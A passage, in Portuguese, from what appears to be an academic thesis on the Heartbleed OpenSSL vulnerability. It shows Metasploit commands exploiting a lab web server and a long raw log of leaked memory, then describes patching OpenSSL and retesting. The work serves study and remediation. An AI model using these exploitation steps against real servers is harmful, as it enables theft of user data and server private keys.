
[msf > use auxiliary/scanner/ssl/openssl_heartbleed
[msf auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
[msf auxiliary(scanner/ssl/openssl_heartbleed) > set verbose true
verbose => true
[msf auxiliary(scanner/ssl/openssl_heartbleed) > run

[*] 192.168.1.10:443 - Sending Client Hello...
```

Fonte: próprio autor

Repetiu-se por inúmeras vezes o ataque ao *webserver* sem que fosse obtido algum dado substancial, mas depois de muitas tentativas, conseguimos obter o conteúdo do *website*, mesmo estando protegido por usuário e senha, e usando encriptação, devido a falha do *Heartbleed*. A Figura 13 ilustra o conteúdo do *website* obtido no ataque. Parte o resultado do ataque, em mais detalhes, encontra-se no apêndice A.

Figura 13 - Conteúdo vazado da falha Heartbleed



```

claropc — root@Kali: ~ — view test — 76x16
~ — claropc@ubuntuHB1: ~ — -bash ... ~ — root@Kali: ~ — view test +
.....z...Ap.....
.....
..... repeated
ed 14955 times .....
.....@.....
.....
..... repeated 147 times ..
.....
.....)$....0.y...<html><bo
dy><h1>It works!</h1>.<p>This is the default web page for this server.</p>.<
p>The web server software is running but no content has been added, yet.</p>.<
./body></html>.....
..... rep
eated 146 times .....
.....)??
..".P.@.P.....

```

Fonte: próprio autor.

## 5.2 CORRIGINDO A VULNERABILIDADE *HEARTBLEED*

Para corrigir a vulnerabilidade *Heartbleed* devemos atualizar o *OpenSSL* para versão 1.0.1g ou superior, e gerarmos um novo certificado pois a chave privada utilizada no *webserver* pode ter sido vazada em um ataque. No SO *Ubuntu* utilizado nesse experimento, atualizamos todos os pacotes do SO através do comando “*apt-get update*”. Após os pacotes serem atualizados reiniciamos o servidor para ter certeza que os novos pacotes tenham sido carregados. Observou-se um pequeno problema ao tentar visualizar-se a versão do *Openssl* através do comando “*openssl version*”, pois ainda mostrava a versão 1.0.1. Utilizou-se então um comando mais detalhado, o “*openssl versions -a*” onde podemos notar a data de *built-on* (empacotamento) era de 30 de Janeiro de 2017, ou seja, o *OpenSSL* foi atualizado.

Para certificar-nos de que a vulnerabilidade foi corrigida, executou-se novamente um teste na ferramenta *Metasploit*, e desta vez não houve conteúdo vazado. A Figura 12 ilustra esse último teste realizado.

Figura 14 - Teste após corrigir a vulnerabilidade *Heartbleed*

```
[*] 192.168.1.10:443 - Sending Heartbeat...  
[-] 192.168.1.10:443 - No Heartbeat response...  
[-] 192.168.1.10:443 - Looks like there isn't leaked information...  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(scanner/ssl/openssl_heartbleed) > █
```

Fonte: próprio autor.

Após apresentado todo este estudo, o próximo capítulo é dedicado às considerações finais.

## 6 CONSIDERAÇÕES FINAIS

O uso da *web* tem se tornado cada vez mais importante na vida das pessoas, mudando até hábitos como por exemplo ao invés de se fazer uma compra em uma loja física, compra-se na praticidade de uma loja *online*, sem sair de casa. Mudou-se o hábito de comprar músicas e vídeos em mídias físicas para a comodidade de serviço de *streaming* ou *download*. O presente trabalho mencionou quão grande tem sido o crescimento da Internet, e espera-se que esses números continuem crescendo. Além de toda a infraestrutura para o funcionamento da *web*, é necessário também focar no aspecto da segurança, onde crescem os desafios da segurança a medida do crescimento da *web*.

Este trabalho focou um aspecto específico da segurança que envolve ataques a vulnerabilidades conhecidas, mais especificamente a vulnerabilidade *Heartbleed*, onde apresentamos a vulnerabilidade, demos a exploração, e apresentamos um modo de corrigi-la, que foram os objetivos do trabalho. Durante a exploração da vulnerabilidade foi apresentado explicitamente como é fácil realizá-la. Tal vulnerabilidade leva ao vazamento de informações confidenciais de usuários, assim como chaves privadas dos servidores. Isso é uma grave falha que pode levar a prejuízos desastrosos tanto para usuários como para os donos de *websites*, como por exemplo um roubo de dados de cartão de crédito. Foi apresentado também que o número de dispositivos *web* vulneráveis ao *Heartbleed*, teve uma redução de 237.539 do ano de 2016 para quase 200.000 no início do ano de 2017, uma redução de aproximadamente 15% para o período. Já segundo o site *The Security Ledger* (2017) em Julho de 2017, esse número foi reduzido para 144.000, uma redução razoável mas ainda não o suficiente, levando-se em conta a criticidade da vulnerabilidade. Não se teve acesso às estatísticas mais recentes para o ano de 2018 devido ao portal *Shodan* ser um portal pago, ao modo que os dados de 2016 e 2017 estavam publicamente disponíveis na Internet.

Além da vulnerabilidade *Heartbleed*, há milhões de outras vulnerabilidades na *web* e que são disponibilizadas publicamente para o conhecimento de todos que podem ser estudadas. Cabe aos profissionais de TI, manter-se informados e atualizados sobre os produtos que utilizam, e assim que souberem de uma nova vulnerabilidade, devem dedicar esforços para atualizarem os sistemas e produtos para a correção da vulnerabilidade o mais rápido possível.

## REFERÊNCIAS BIBLIOGRÁFICAS

ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS - ABNT. **NBR ISO/IEC 27001**: Tecnologia da informação - Técnicas de segurança - Sistemas de gestão de segurança da informação - Requisitos. Rio de Janeiro: ABNT, 2006, p.2-3.

CASTELLS, Manuel. **A Galáxia da Internet**: Reflexões sobre a Internet, os negócios e a sociedade. Rio de Janeiro: Jorge Zahar, 2003. Tradução de: Maria Luiza X. de A. Borges.

CHANDRA, Bipin. **A technical view of the OpenSSL 'Heartbleed' vulnerability**: A look at the memory leak in the OpenSSL Heartbeat implementation. 2014. Disponível em: <<https://www.ibm.com/developerworks/community/files/form/anonymous/api/library/38218957-7195-4fe9-812a-10b7869e4a87/document/ab12b05b-9f07-4146-8514-18e22bd5408c/media>>. Acesso em: 20 out. 2018.

COMMON VULNERABILITIES AND EXPOSURES - CVE (Estados Unidos). **CVE-2014-0160**. Disponível em: <<https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-0160>>. Acesso em: 15 ago. 2018.

ESTADOS UNIDOS. UNITED STATES COMPUTER EMERGENCY READINESS TEAM. **Alert (TA14-098A)**: OpenSSL 'Heartbleed' vulnerability (CVE-2014-0160). 2014. Disponível em: <<https://www.us-cert.gov/ncas/alerts/TA14-098A>>. Acesso em: 15 ago. 2018.

FIELDING, Roy et al. **Hypertext Transfer Protocol**. 1999. Disponível em: <<https://www.ietf.org/rfc/rfc2616.txt>>. Acesso em: 18 maio 2018.

FORUMSYSTEMS. **How Java™ Could Have Prevented Heartbleed. 2014**. Disponível em: <<https://www.forumsys.com/api-security/java-prevented-heartbleed/>>. Acesso em: 10 out. 2018.

KUROSE, James F.; ROS, Keith W.. **Redes de computadores e a Internet**: uma abordagem top-down. 5. ed. São Paulo: Pearson Education do Brasil, 2010. 615 p. Tradução: Opportunity Translations.

KYATAM, Shashank; ALHAYAJNEH, Abdullah; HAYAJNEH, Thair. Heartbleed attacks implementation and vulnerability. **2017 IEEE Long Island Systems, Applications And Technology Conference (lisat)**, Farmingdale, NY, USA, p.1-6, maio 2017. IEEE. <http://dx.doi.org/10.1109/lisat.2017.8001980>.

LEINER, Barry M. et al. A brief history of the internet. **Acm Sigcomm Computer Communication Review**, New York, NY, USA, v. 39, n. 5, p.22-31, out. 2009.

OPENSSL. **Changelog**. Disponível em: <<https://www.openssl.org/news/changelog.html#x27>>. Acesso em: 25 out. 2018.

OPENSSL. **Welcome to OpenSSL!** Disponível em: <<https://www.openssl.org>>. Acesso em: 02 set. 2018.

SECURITY REPORT. **Ataques cibernéticos causaram prejuízo de US\$ 280 bi para empresas.** 2017. Disponível em: <<http://www.securityreport.com.br/destaques/ataques-ciberneticos-causaram-prejuizo-de-us-280-bi-para-empresas/#.WyA-0nUvyiN>>. Acesso em: 23 fev. 2018.

SHODAN. **Devices Vulnerable to Heartbleed.** 2016. Disponível em: <<https://www.shodan.io/report/89bnfUyJ>>. Acesso em: 15 ago. 2018.

SSL.COM. **Q10241 - FAQ: What is SSL?** 2005. Disponível em: <<http://info.ssl.com/article.aspx?id=10241>>. Acesso em: 03 nov. 2018.

STALLINGS, William. **Criptografia e segurança de redes: Princípios e práticas.** 6. ed. São Paulo: Pearson Education do Brasil, 2015. 540 p. Tradução de: Daniel Vieira.

STATISTA. **Internet of Things (IoT) connected devices installed base worldwide from 2015 to 2025 (in billions).** 2018. Disponível em: <<https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/>>. Acesso em: 10 mar. 2018.

STATISTA. **Number of internet users worldwide from 2005 to 2017 (in millions).** Disponível em: <<https://www.statista.com/statistics/273018/number-of-internet-users-worldwide/>>. Acesso em: 05 mar. 2018.

SYNOPSISYS. **The Heartbleed Bug.** Disponível em: <<http://heartbleed.com>>. Acesso em: 28 ago. 2018.

THE SECURITY LEDGER. **Heartbleed's Heartburn: Why a 5 Year Old Vulnerability Continues to Bite.** 2017. Disponível em: <<https://securityledger.com/2017/07/heartbleeds-heartburn-why-a-5-year-old-vulnerability-continues-to-bite/>>. Acesso em: 15 nov. 2018.

THREATPOST. **Almost 200,000 servers are still vulnerable to Heartbleed, the OpenSSL vulnerability patched nearly three years ago.** 2017. Disponível em: <<https://threatpost.com/heartbleed-persists-on-200000-servers-devices/123253/>>. Acesso em: 15 ago. 2018.



## APÊNDICE A

msf auxiliary(scanner/ssl/openssl\_heartbleed) > run

```
[*] 192.168.1.10:443 - Sending Client Hello...
[*] 192.168.1.10:443 - SSL record #1:
[*] 192.168.1.10:443 - Type: 22
[*] 192.168.1.10:443 - Version: 0x0301
[*] 192.168.1.10:443 - Length: 86
[*] 192.168.1.10:443 - Handshake #1:
[*] 192.168.1.10:443 - Length: 82
[*] 192.168.1.10:443 - Type: Server Hello (2)
[*] 192.168.1.10:443 - Server Hello Version: 0x0301
[*] 192.168.1.10:443 - Server Hello random data:
5b8716966a52a1d4d79a0350cc1b4e23a781a328b67a6e20afa81a14c7c65892
[*] 192.168.1.10:443 - Server Hello Session ID length: 32
[*] 192.168.1.10:443 - Server Hello Session ID:
0c8186699606d65d6d57be5dd9e37c070268ade645a42215637e4225f85c8a34
[*] 192.168.1.10:443 - SSL record #2:
[*] 192.168.1.10:443 - Type: 22
[*] 192.168.1.10:443 - Version: 0x0301
[*] 192.168.1.10:443 - Length: 832
[*] 192.168.1.10:443 - Handshake #1:
[*] 192.168.1.10:443 - Length: 828
[*] 192.168.1.10:443 - Type: Certificate Data (11)
[*] 192.168.1.10:443 - Certificates length: 825
[*] 192.168.1.10:443 - Data length: 828
[*] 192.168.1.10:443 - Certificate #1:
[*] 192.168.1.10:443 - Certificate #1: Length: 822
```

```
[*] 192.168.1.10:443 - Certificate #1:
#<OpenSSL::X509::Certificate: subject=#<OpenSSL::X509::Name
emailAddress=claropc@gmail.com,CN=ubuntu1,O=NA,ST=SP,C=BR>,
issuer=#<OpenSSL::X509::Name
emailAddress=claropc@gmail.com,CN=ubuntu1,O=NA,ST=SP,C=BR>,
serial=#<OpenSSL::BN:0x88fbf56c>, not_before=2018-08-24 22:36:30 UTC,
not_after=2019-08-24 22:36:30 UTC>
```

```
[*] 192.168.1.10:443 - SSL record #3:
```

```
[*] 192.168.1.10:443 - Type: 22
```

```
[*] 192.168.1.10:443 - Version: 0x0301
```

```
[*] 192.168.1.10:443 - Length: 331
```

```
[*] 192.168.1.10:443 - Handshake #1:
```

```
[*] 192.168.1.10:443 - Length: 327
```

```
[*] 192.168.1.10:443 - Type: Server Key Exchange (12)
```

```
[*] 192.168.1.10:443 - SSL record #4:
```

```
[*] 192.168.1.10:443 - Type: 22
```

```
[*] 192.168.1.10:443 - Version: 0x0301
```

```
[*] 192.168.1.10:443 - Length: 4
```

```
[*] 192.168.1.10:443 - Handshake #1:
```

```
[*] 192.168.1.10:443 - Length: 0
```

```
[*] 192.168.1.10:443 - Type: Server Hello Done (14)
```

```
[*] 192.168.1.10:443 - Sending Heartbeat...
```

```
[*] 192.168.1.10:443 - Heartbeat response, 65535 bytes
```

```
[+] 192.168.1.10:443 - Heartbeat response with leak
```

```
[*] 192.168.1.10:443 - Printable info leaked:
```

```
.....[. @...$.Q..H.M..-
'...V.)../...f....."!9.8.....5.....3.2.....E.D...../...A.....
...dGU=..Upgrade-Insecure-Requests: 1..User-Agent: Mozilla/5.0 (X11; Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.75
Safari/537.36..Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=
0.8..Accept-Encoding: gzip, deflate, br..Accept-Language: en-
US,en;q=0.9,pt;q=0.8....7.^!.9....i.....JJ.....
..P...4.....$P.....@...`P.....0.P.....P...P.X.P.X.P.....
```

.....  
 .....@.P.@.P.....  
 .....x.|.....  
 .....|.....Y.  
 ..@.P.@.P.....i..@.P.@.P.....l..@.P.."P.....  
 .....,P.....!..P..P.....,P..e..hu..IL  
 ..KY..BM...p7...x...Q...8.P.P.P.....(.,...P.....(.,...P.....  
 m...[...M.w.^..6bSlyyP.....P.&(.....u.e.....Z.a.<.1.jj...Q...8.P.@.P..v.&...|\_%.2%;s  
 ...yv.....).....P..P.....  
 ]B.....P.....>.[.....9..8.P.@.P.....).....P.@.P.....P.....h.  
 P.....x.,...@.P.....Y..@.P.@.P.....1..  
 @.P..P.....(.,...P.....@.P.@.P.....  
 @.P..P.Y.....:'~.#..+..a..(.....P.....i..@.P.@.P.....  
 .A...@.P.@.P..n.JA7.^cn.9G..Y..Bec;.....P..P.....P.....  
 ..P..P.....(..D.....ORB.....#P..P.....  
 .....H.....P.....`.....P.m.iW'.2...-  
 ...i..a...9<.....P.....~.h}f.kQ.....lj..`}.4....).....P.@.P.2....\_kJu.b.mG.X.#52.x...4...  
 .....P.....i.....

repeated 441 times

.....P.@.P.....  
 .....repeated 1015 times

@.P. P.wy.;Q...i..W.&e=-  
 ...8...8...X...&... (X.`^7.2.k@...>q.D.A...P.;m.|...%.8..WK.....M/. R.  
 ...h'.#.(.....]K,c~.Y#.K..(g0....7p.<\*.!.....U..H.....{.m...XS4...].).....]{...q=...M....&.  
 ^..VtL.O:\*5j.q.`.s...\*C....j.f.Lr;qE.y.X.....  
 .....repeated 257 times

repeated 7205 times

repeated 2580 times

@.  
 . repeated 16122 times

@.....  
 .....e@.....e@...0.....A...in".g.a.l.K.o...Z+%/d.b[/..N.  
 ..R...U9...:).J.p...!...P...N..3.N.....^j...pd.MK.X?W...a..m..T.O.n-  
 ...8v.....l.\$=v.g.M...|96..0..l.^...!..r}.#...%m.\$E.TV.a..}3Dby....k....<5....(d.a.:&.-  
 B.5..!|Y.|M#...gl.....VfKjHOB@.X.9\$l. {lx.....@{\$p.&...n.r.x.5...|  
 .C.7.....@.H.LK./...R..']...~...N..J.\"...c9...q.&\Bv.a.....Y1...0|.H...../Fs..

w.q%.p...fWIho.....5...7..c.\$...X...V.J...k.x...c9.e.....O.2.....j.L....'q+....p.....ek...;  
 ....5...../9..a.<.Dn....v....-  
 .k....0...\*.H...../'p.wv.\....u...V.b@{K...y...|l.v.?=-.....l....|'w...x'!-  
 ".k...H.....?ah.z!K.\$..4..U.<...{...{R,i.....f.N.^...Nf.3...#`..L.p....&...{.8...Uh.=.....  
 &...T.....L"..G".7..9".&..M:k4d.+K9j.."..83.....z..d....'<...d^)#.....z..Ap.....

..... repeated  
 14955 times

@..... repeated 147 times

.....)  
 \$...0.y...<html><body><h1>It works!</h1><p>This is the default web page for this  
 server.</p><p>The web server software is running but no content has been added,  
 yet.</p></body></html>.....

..... repeated 146 times

.....)  
 ?..."P.@.P.....x..|.....  
 .....|.....  
 .....